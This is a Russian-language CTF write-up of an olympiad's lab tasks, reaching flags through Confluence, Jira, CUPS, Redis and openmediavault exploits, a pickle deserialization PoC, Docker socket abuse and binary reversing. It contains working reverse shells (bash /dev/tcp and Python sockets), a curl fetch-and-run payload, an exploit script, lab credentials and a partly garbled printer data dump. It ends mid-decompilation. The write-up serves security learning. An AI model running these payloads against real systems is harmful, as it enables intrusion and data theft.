

# Отчёт о задачах с флагом

## Confluence 1

На порту 8090 через nmap находим инстанс Confluence. Погуглив, находим CVE-2023-22527, позволяющую получить RCE. Находим [PoC](#) для этой уязвимости. Запускаем скрипт, читаем флаг:

```
python3 CVE-2023-22527.py --target http://10.10.1.159:8090 --cmd 'cat flag.txt'
```

**Флаг:** nto{c0nflu3nc3\_15\_und3r\_4774ck}

## Контейнер

Сканируем всю сеть и находим этот хост и порт на нём: 10.10.13.46:2375 . Там находится Docker. Создаём у себя контекст:

```
docker context create nto --docker "host=tcp://10.10.13.46:2376"
```

Видим один запущенный контейнер:

```
└─$ docker ps -a
```

CONTAINER ID	IMAGE	COMMAND	CREATED
82b4f0f6fe52	nginx:latest	"/docker-entrypoint...."	2 months ago
Up 3 days		80/tcp root-ubuntu-1	
85d722bc884a	nginx:latest	"/docker-entrypoint...."	4 months ago
Exited (0) 4 months ago		user-ubuntu-1	
324b745a1a2d	nginx	"/docker-entrypoint...."	4 months ago
Exited (0) 4 months ago		fervent_murdock	
51a85f0216b8	hello-world	"/hello"	4 months ago
Exited (0) 4 months ago		competent_brattain	
7797dc0d603b	containous/whoami	"/whoami"	4 months ago
Exited (2) 4 months ago		bold_fermi	
3e8e66c5db8c	containous/whoami	"/whoami -d"	4 months ago
Exited (2) 4 months ago		gallant_sammet	
99e8ba8a99c1	containous/whoami	"/whoami"	4 months ago
Exited (2) 4 months ago		peaceful_wing	
d9ef89a57178	containous/whoami	"/whoami"	4 months ago
Exited (255) 4 months ago		80/tcp amazing_greider	

ехес-каемся в него, и по пути /hostdir/home/user/flag.txt находим флаг:

```
root@82b4f0f6fe52:~# cat /hostdir/home/user/flag.txt  
nto{Ne_Zabyavay_Zakryavat_Socket_2375}
```

**Флаг:** nto{Ne\_Zabyavay\_Zakryavat\_Socket\_2375}

## Кроличья нора

Находим [утилиту](#) для работы с образами RouterOS. Запускаем скрипт оттуда:

```
./extract_user.py W29N01GV@TS0P48_1140.BIN
```

Получаем следующий вывод:

```
User: user  
Pass: z[a/#4V]jHDF,"xd:q$u
```

```
User: user2  
Pass: s*3Z:@vaM9m=x<" -
```

```
User: user3  
Pass: rjw7sJ<%nHvT5[Pg
```

```
User: user4  
Pass: n&@D>3h?_8%,FC`B
```

```
User: user5  
Pass: V;xfQt:39.m8(h`~
```

```
User: admin  
Pass: 9Nbn5dST
```


Идём к роутеру, заходим в winbox в учётную запись `admin` и на главном экране видим флаг

**Флаг:** NT0(2H=nS@fsz=Mxj&-{b%3TY]tQNLny}W+)

## Jira

Находим через nmap на порту 8080 инстанс Jira

Гуглим, находим CVE-2019-11581, позволяющую получить RCE. Для её эксплуатации нужно в панели отправки сообщения администраторам, находящейся по адресу <http://10.10.1.169:8080/secure/ContactAdministrators!default.jspa>, вставить пейлоад, эксплуатирующий уязвимость в шаблонизации, в поле Subject.



Для прокидывания реверс шелла, написал скрипт, выполняющий подключение:

```
sh -i >& /dev/tcp/10.5.5.164/41101 0>&1
```

Запустил сервер, отдающий этот скрипт через `python3 -m http.server 41155`

Далее, загрузил на хост скрипт через следующий пейлоад:

```
$i18n.getClass().forName('java.lang.Runtime').getMethod('getRuntime',null)
.invoke(null,null).exec('curl http://10.5.5.164:41155/splo1.sh -o
/tmp/splo.sh').waitFor()
```

И запустил его:

```
$i18n.getClass().forName('java.lang.Runtime').getMethod('getRuntime',
null).invoke(null, null).exec('bash /tmp/splo.sh').waitFor()
```

Получил реверс-шелл:

```
└─$ nc -lvnp 41101
listening on [any] 41101 ...
connect to [10.5.5.164] from (UNKNOWN) [10.5.5.252] 25378
sh: 0: can't access tty; job control turned off
$ ls
analytics-logs
caches
data
database
dbconfig.xml
export
import
log
logos
monitor
pass
plugins
tmp
user_flag.txt
$ cat user_flag.txt
nto{j1rn4y4_uy4zv1m057}
$
```

**Флаг:** nto{j1rn4y4\_uy4zv1m057}

## Касса

В предоставленном нам коде заметим следующий функционал:

```
@main.route("/check-ticket", methods=["GET", "POST"])
@login_required
def checkVerification():
    if request.method == "POST":
        file = request.files["ticket_file"]
        data = file.read()
        success=True
        if not data:
            success=False
            message = "Нет данных для загрузки"
        try:
            ticket = pickle.loads(data)
            if not isinstance(ticket, TicketDTO):
                success=False
                message = "Некорректные данные!"
            if sha1((ticket.name + ticket.user + str(ticket.time_stamp) +
Config.SECRET_KEY).encode()).hexdigest() != ticket.sign:
                success=False
                message = "Этот билет подделка!"
            if success:
                message = f"Билет валиден! Владелец: {ticket.user}, Тип:
{ticket.name}, Дата и время покупки: {ticket.time_stamp}"
        except Exception as e:
            success=False
```

```
        message = f"Ошибка при чтении билета!"
        return render_template("check_verification.html", message=message,
                               success=success)
    return render_template("check_verification.html")
```

В частности, на строку `ticket = pickle.loads(data)`

Данные "анпиклятся", а сами данные - просто прочитанный файл, переданный в HTTP-запросе

Процесс десериализации произвольных данных с помощью pickle не является безопасным

напишем PoC скрипт:

```
import pickle
import base64
import requests
import sys

class PickleRCE(object):
    def __reduce__(self):
        import os
        return (os.system, (command,))

base_url = 'http://10.10.11.51:5012'
s = requests.Session()

resp = s.post(base_url+"/login", data={"username": "asd",
                                       "password": "asd"})
print(resp.status_code)

command = 'env > /app/templates/register.html'

payload = pickle.dumps(PickleRCE())

open("pickled", "wb").write(payload)

resp = s.post(base_url+"/check-ticket", files={"ticket_file": payload})

print(resp.status_code)
```

поскольку флаг лежит в переменных окружения, а на машине нет доступа к нам и в интернет, перенаправим результат команды `env` в темплейт, который рендерится при попадании на `/register`

запускаем, идем на `/register`, получаем флаг

FLAG=nto{w3lc0m3\_t0\_t4e\_tr41n!!!}

## Принтер 1

Находим уязвимость для получения данных пользователей. Используем [этот PoC](#).

Получаем следующие данные:

```
{'@xml:space': 'preserve', 'kmaddrbook:get_personal_address_listResponse':  
{'kmaddrbook:result': 'ALL_GET_COMPLETE', 'kmaddrbook:personal_address':  
[{'kmaddrbook:name_information': {'kmaddrbook:name': 'Данииа': 'Даниил  
Савин', 'kmaddrbook:id': '1'}, 'kmaddrbook:email_information':  
{'kmaddrbook:address': None}, 'kmaddrbook:ftp_information':  
{'kmaddrbook:server_name': None, 'kmaddrbook:port_number': '21'},  
'kmadddrbook:server_name': None, 'kmaddrbook:port_number': '44'},  
'kmaddrbook:fax_information': {'kmaddrbook:fax_number': None,  
'kmaddrbook:connection_begining_speed': '33600', 'kmaddrbook:ecm': 'ON',  
'kmaddrbookok:code_send_setting': 'OFF', 'kmaddrbook:code_box_number':  
'0', 'kmaddrbook:code_box_setting': 'OFF'}},  
{'kmaddrbook:name_information': {'kmaddrbook:name': 'Немихаил  
Непетрачков', 'kmaddrbook:furigana': 'Heook:id': '2'},  
'kmaddrbook:email_information': {'kmaddrbook:address': None},  
'kmaddrbook:ftp_information': {'kmaddrbook:server_name': None,  
'kmaddrbook:port_number': '21'}, 'kmaddrbook:smb_information':  
{'kmaddrbook:port_number': '445'}, 'kmaddrbook:fax_information':  
{'kmaddrbook:fax_number': None, 'kmaddrbook:connection_begining_speed':  
'33600', 'kmaddrbook:ecm': 'ON', 'kmaddrbook:code_key_id': '0', 'kmaddr',  
'kmaddrbook:code_box_number': '0', 'kmaddrbook:code_box_setting': 'OFF'}},  
{'kmaddrbook:name_information': {'kmaddrbook:name': 'Константин  
Костеневский', 'kmaddrbook:furigana': 'Константин Костеневский',  
rbook:email_information': {'kmaddrbook:address': None},  
'kmaddrbook:ftp_information': {'kmaddrbook:server_name': None,  
'kmaddrbook:port_number': '21'}, 'kmaddrbook:smb_information':  
{'kmaddrbook:server_name'er': '44'}, 'kmaddrbook:fax_information':  
{'kmaddrbook:fax_number': None, 'kmaddrbook:connection_begining_speed':  
'33600', 'kmaddrbook:ecm': 'ON', 'kmaddrbook:code_key_id': '0',  
'kmaddrbook:code_send_settingx_number': '0',  
'kmaddrbook:code_box_setting': 'OFF'}}, {'kmaddrbook:name_information':  
{'kmaddrbook:name': 'Валентина Споржедичко', 'kmaddrbook:furigana':  
'Валентина Споржедичко', 'kmaddrbook:id': '4'}, 'km{'kmaddrbook:address':  
None}, 'kmaddrbook:ftp_information': {'kmaddrbook:server_name': None,  
'kmaddrbook:port_number': '21', 'kmaddrbook:login_name': 'ftpuser',  
'kmaddrbook:login_password': 'r34llyh4rdp455'}},  
{'kmaddrbook:server_name': None, 'kmaddrbook:port_number': '445'},  
'kmaddrbook:fax_information': {'kmaddrbook:fax_number': None,  
'kmaddrbook:connection_begining_speed': '33600', 'kmaddrbook:ecm': 'ON',  
'k'kmaddrbook:code_send_setting': 'OFF', 'kmaddrbook:code_box_number':  
'0', 'kmaddrbook:code_box_setting': 'OFF'}},  
{'kmaddrbook:name_information': {'kmaddrbook:name': 'Вера Джейсонина',  
'kmaddrbook:furigana':ok:id': '5'}, 'kmaddrbook:email_information':
```

```
{'kmaddrbook:address': None}, 'kmaddrbook:ftp_information':
{'kmaddrbook:server_name': None, 'kmaddrbook:port_number': '21'},
'kmaddrbook:smb_information': {'kmaddrbook:port_number': '445'},
'kmaddrbook:fax_information': {'kmaddrbook:fax_number': None,
'kmaddrbook:connection_begining_speed': '33600', 'kmaddrbook:ecm': 'ON',
'kmaddrbook:code_key_id': '0', 'kmaddrb, 'kmaddrbook:code_box_number':
'0', 'kmaddrbook:code_box_setting': 'OFF'}}},
{'kmaddrbook:name_information': {'kmaddrbook:name': 'Александр Ивлев',
'kmaddrbook:furigana': 'Александр Ивлев', 'kmaddrbook:id': mation':
{'kmaddrbook:address': None}, 'kmaddrbook:ftp_information':
{'kmaddrbook:server_name': None, 'kmaddrbook:port_number': '21'},
'kmaddrbook:smb_information': {'kmaddrbook:server_name': None,
'kmaddrbodrbook:fax_information': {'kmaddrbook:fax_number': None,
'kmaddrbook:connection_begining_speed': '33600', 'kmaddrbook:ecm': 'ON',
'kmaddrbook:code_key_id': '0', 'kmaddrbook:code_send_setting': 'OFF',
'kmaddrkmaddrbook:code_box_setting': 'OFF'}}},
{'kmaddrbook:name_information': {'kmaddrbook:name': 'Александр Анчишкин',
'kmaddrbook:furigana': 'Александр Анчишкин', 'kmaddrbook:id': '7'},
'kmaddrbook:email_informatNone}, 'kmaddrbook:ftp_information':
{'kmaddrbook:server_name': None, 'kmaddrbook:port_number': '21'},
'kmaddrbook:smb_information': {'kmaddrbook:server_name': None,
'kmaddrbook:port_number': '445'}, 'kmaddrdrbook:fax_number': None,
'kmaddrbook:connection_begining_speed': '33600', 'kmaddrbook:ecm': 'ON',
'kmaddrbook:code_key_id': '0', 'kmaddrbook:code_send_setting': 'OFF',
'kmaddrbook:code_box_number': '0', 'kmOFF'}}},
{'kmaddrbook:name_information': {'kmaddrbook:name': 'tset',
'kmaddrbook:furigana': 'tset', 'kmaddrbook:id': '8'},
'kmaddrbook:email_information': {'kmaddrbook:address': None},
'kmaddrbook:ftp_informame': None, 'kmaddrbook:port_number': '21'},
'kmaddrbook:smb_information': {'kmaddrbook:server_name': None,
'kmaddrbook:port_number': '445'}, 'kmaddrbook:fax_information':
{'kmaddrbook:fax_number': None, 'kmapeed': '33600', 'kmaddrbook:ecm':
'ON', 'kmaddrbook:code_key_id': '0', 'kmaddrbook:code_send_setting':
'OFF', 'kmaddrbook:code_box_number': '0', 'kmaddrbook:code_box_setting':
'OFF'}}}}}}}
```

Видим логин и пароль от FTP: ftpuser:r34llyh4rdp455

Заходим под этими данными на второй адрес и получаем конфиг redis и флаг:

```
$ ftp 10.10.1.110
Connected to 10.10.1.110.
220 (vsFTPD 3.0.5)
Name (10.10.1.110:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10132|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 29 Mar 15 14:27 NT0flag1.txt
-rw-r--r-- 1 1000 1000 42680 Mar 27 17:03 exp_lin.so
-rw-rw-r-- 1 0 0 61855 Mar 07 21:43 redis.conf
226 Directory send OK.
ftp> get NT0flag1.txt
local: NT0flag1.txt remote: NT0flag1.txt
229 Entering Extended Passive Mode (|||10096|)
150 Opening BINARY mode data connection for NT0flag1.txt (29 bytes).
100% |*****|
226 Transfer complete.
29 bytes received in 00:00 (32.81 KiB/s)
ftp> get redis.conf
local: redis.conf remote: redis.conf
229 Entering Extended Passive Mode (|||10150|)
150 Opening BINARY mode data connection for redis.conf (61855 bytes).
100% |*****|
226 Transfer complete.
61855 bytes received in 00:00 (9.95 MiB/s)
ftp> █
```

**Флаг:** nto{f7p\_4cc355\_fr0m\_ky0c3r4}

## Принтер 2

В полученном [redis.conf](#) находим пароль: NT0\_r3d15\_p455w0rd

Подключаемся с ним к этому хосту (где и ftp)

```
> redis-cli -h 10.10.1.110
10.10.1.110:6379> auth NT0_r3d15_p455w0rd
OK
10.10.1.110:6379> info server
# Server
redis_version:5.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:66bd629f924ac924
redis_mode:standalone
os:Linux 6.8.0-55-generic x86_64
arch_bits:64
multiplexing_api:epoll
```



```
atomicvar_api:atomic-builtin
gcc_version:9.3.0
process_id:9
run_id:9343920494e6d8857b2cde72fb4ea1d6d9e80827
tcp_port:6379
uptime_in_seconds:207163
uptime_in_days:2
hz:10
configured_hz:10
lru_clock:15042160
executable:/usr/bin/redis-server
config_file:/etc/redis/redis.conf
```

Видим старую версию redis, для которой находится уязвимость и [эксплойт к ней](#)

Изначально, он не компилируется. Чинится гуглом ошибки. Вот изменения

```
diff --git a/RedisModulesSDK/exp/exp.c b/RedisModulesSDK/exp/exp.c
index cfeb95e..dc9bffc 100644
--- a/RedisModulesSDK/exp/exp.c
+++ b/RedisModulesSDK/exp/exp.c
@@ -1,13 +1,16 @@
#include "redismodule.h"

+#include <arpa/inet.h>
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <errno.h>
#include <sys/wait.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <string.h>

int DoCommand(RedisModuleCtx *ctx, RedisModuleString **argv, int argc) {
    if (argc == 2) {
```


Собираем модуль, запускаем сплойт, смотрим на домашнюю папку рута, читаем флаг:

```
python3 redis-master.py -r 10.10.1.110 -p 6379 -L 10.5.5.164 -P 41109 -c
'ls ~' -a NT0_r3d15_p455w0rd -f RedisModulesSDK/exp.so
python3 redis-master.py -r 10.10.1.110 -p 6379 -L 10.5.5.164 -P 41109 -c
'cat ~/reallylongfilename4NT0flag' -a NT0_r3d15_p455w0rd -f
RedisModulesSDK/exp.so
```

**Флаг:** `nto{d0n7_0v3r3xp0s3_ur_r3d15}`

## NAS 1

Пишем скрипт, который перебирает все тройки портов в заданном диапазоне и проверяет доступность порта 80. Получаем [knocker.py](https://github.com/0x00sec/knocker.py). Запускаем, ждём долго, открывается 80 порт. Видим инстанс openmediavault. Попробуем зайти под стандартными кредами `admin:openmediavault`. Получается. В интерфейсе в Shared folders находим флаг в названии общей папки.



**Флаг:** `nto{kn0ckd_n70_r3v3n63}`

## NAS 2

В openmediavault находим функцию Scheduled jobs, позволяющую выполнять по расписанию любые команды под любым пользователем. Туда же можно засунуть и команду для reverse-shell. Создаем правило на запуск команды `python3 -c 'import socket, subprocess, os; s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("10.5.5.164", 41101)); os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2); import pty; pty.spawn("sh")'`

ежеминутно. Получаем reverse-shell, читаем флаг в корне, проявляем доброту к другим командам и не удаляем флаг

**Флаг:** nto{4\_l177l3\_ch33ky\_cv3}

## Сервис печати 1

Дан сервис cups (нашли через nmap порт 631), в котором в прошлом году была открыта цепочка уязвимостей, позволяющая получить RCE. Суть атаки описана в [этой статье](#) от нашедшего эти уязвимости

Погуглив, находим почти готовый сплойт [на гитхабе](#). В нём нужно заменить порт, на котором будет поднят ipp сервер для эксплуатации, на один из разрешенного в сети диапазона (41100 - 41300), и ещё поменять название принтера, чтобы не конфликтовало с другими принтерами:

```
diff --git a/cups-rce.py b/cups-rce.py
index eba3a65..630139e 100644
--- a/cups-rce.py
+++ b/cups-rce.py
@@ -73,9 +73,9 @@ def send_browsed_packet(ip, port, ipp_server_host,
ipp_server_port):
    printer_type = 2
    printer_state = '3' # Idle state
    printer_uri = f'http://{ipp_server_host}:
{ipp_server_port}/printers/EVILCUPS'
-    printer_location = '"Pwned Location"'
-    printer_info = '"Pwned Printer"'
-    printer_model = '"HP LaserJet 1020"'
+    printer_location = '"meow"'
+    printer_info = '"cute printer"'
+    printer_model = '"HP LaserJet 1337"'
    packet = f'{printer_type:x} {printer_state} {printer_uri}
{printer_location} {printer_info} {printer_model} \n'
    print(f'Packet content:\n{packet}')


@@ -103,7 +103,7 @@ if __name__ == "__main__":

    # Assign arguments to variables
    SERVER_HOST = sys.argv[1]
-    SERVER_PORT = 12349
+    SERVER_PORT = 41155
    TARGET_HOST = sys.argv[2]
    COMMAND = sys.argv[3] # Command for the PrinterPwned class
```

Далее, запускаем сплойт, передав в команду реверс-шелл (предварительно поняли, что в контейнере есть python):

```
python3 cups-rce.py 10.5.5.164 10.10.1.145 "python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.
connect((\"10.5.5.164\",41101));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn(\"sh\")'"
```

Далее, запускаем печать в веб панели:



Получаем реверс шелл, читаем флаг `cat user_flag.txt`

**Флаг:** `nto{n0t_my_cup5_of_t34}`

## Временные сообщения

Эксплуатируя уязвимое использование функции `strcmp`, которая сравнивает строки только до нуля-байта, записали 256 символов в содержимое файла, таким образом, первый байт пароля стал нуля-байтом (т.к. содержимое и пароль идут в памяти подряд, а длина содержимого только 256 байт). После этого можно прочитать флаг без пароля

```
(kali@kali0lymp)-[~/Загрузки/123123/public]
$ nc 10.10.11.101 9001

      ++++++
      +++   ++
+++++      +++++
++         +++
++         ++
++         +++++.
+++        ++
:+++++    ++
      ++
      ++

finally, service for reading and
      wring your OWN temporary files!

Commands:
    1. Read file
    2. Write file
>> 2
Enter file content: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Your file ID: 1e0864c2

Commands:
    1. Read file
    2. Write file
>> 1
Enter file ID: 00000000
Opa, give me password:
File contains: nto{sup3r_s3cr3t_c0nf1d3ntial_fl4g}
Commands:
    1. Read file
    2. Write file
>> █
```

**Флаг:** `nto{sup3r_s3cr3t_c0nf1d3ntial_fl4g}`

## Менеджер паролей 1

Открываем бинарь в ghidra с плагином [GolangAnalyzer](#)

Замечаем несколько гошных функций, связанных с шифрованием:

Location	Function Name	A
004dc660	nekopass/internal/core/nekocrypt.Digest	
004dcac0	nekopass/internal/core/nekocrypt.Pad	
004dcbe0	nekopass/internal/core/nekocrypt/ecb.applyMask	
004dcc40	nekopass/internal/core/nekocrypt/ecb.unrot	
004dcca0	nekopass/internal/core/nekocrypt/ecb.blockEnc	
004dcdc0	nekopass/internal/core/nekocrypt/ecb.blockEnc.deferwrap1	
004dce40	nekopass/internal/core/nekocrypt/ecb.blockDec	
004dcfe0	nekopass/internal/core/nekocrypt/ecb.blockDec.deferwrap2	
004dd060	nekopass/internal/core/nekocrypt/ecb.blockDec.deferwrap1	
004dd0c0	nekopass/internal/core/nekocrypt/ecb.Encrypt	
004dd240	nekopass/internal/core/nekocrypt/ecb.Decrypt	
004dd420	nekopass/internal/core/storage.(*StorageError).Error	
004dd4a0	nekopass/internal/core/storage.(*StorageV1).Load	
004dd740	nekopass/internal/core/storage.(*StorageV1).InitStorage	
004dd8a0	nekopass/internal/core/storage.(*StorageV1).Inited	
004dd8c0	nekopass/internal/core/storage.(*StorageV1).Loaded	
004dd8e0	nekopass/internal/core/storage.(*StorageV1).GetName	
004dd900	nekopass/internal/core/storage.(*StorageV1).GetKeyBuf	
004dd940	nekopass/internal/core/storage.(*StorageV1).IsValidMaster	
004dd9e0	nekopass/internal/core/storage.(*StorageV1).LoadRecords	
004ddd60	nekopass/internal/core/storage.(*StorageV1).SaveStorage	
004de160	nekopass/internal/core/storage.(*StorageV1).GetRecords	
004de180	nekopass/internal/core/storage.(*StorageV1).RemoveRecord	
004de2e0	nekopass/internal/core/storage.(*StorageV1).AppendEmptyRecord	
004de3c0	nekopass/internal/core/storage.(*NekocryptV1).EncryptStream	
004de460	nekopass/internal/core/storage.(*NekocryptV1).DecryptStream	
004de500	nekopass/internal/core/storage.(*NekocryptV1).GetKeyBuf	

Заходим в `ecb.Decrypt()`, там сначала вызывается `Digest()` от пароля (какой то хэш):

```

void nekopass/internal/core/nekocrypt/ecb.Decrypt
    (undefined8 param_1, storage.StorageV1 *param_2, storage.StorageV1 *param_3,
     storage.StorageV1 *param_4, storage.StorageV1 *param_5, undefined *param_6)
{
    byte bVar1;
    byte bVar2;
    ulong uVar3;
    undefined8 extraout_RAX;
    storage.StorageV1 *some_shit;
    ulong uVar4;
    long lVar5;
    undefined *puVar6;
    undefined *unaff_RBP;
    undefined *puVar7;
    storage.StorageV1 *psVar8;
    long unaff_R14;

    do {
        /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:73 */
        puVar6 = (undefined *)register0x00000020;
        puVar7 = unaff_RBP;
        if (*(undefined **)(unaff_R14 + 0x10) < register0x00000020) {
            puVar7 = (undefined *)((long)register0x00000020 + -8);
            *(undefined **)((long)register0x00000020 + -8) = unaff_RBP;
            puVar6 = (undefined *)((long)register0x00000020 + -0x50);
            *(undefined8 *)((long)register0x00000020 + 8) = param_1;
            *(storage.StorageV1 **)((long)register0x00000020 + 0x20) = param_4;
            /* /home/user/app/internal/core/nekocrypt/ecb/ecb.go:74 */
            if (((ulong)param_2 & 0xf) != 0) {
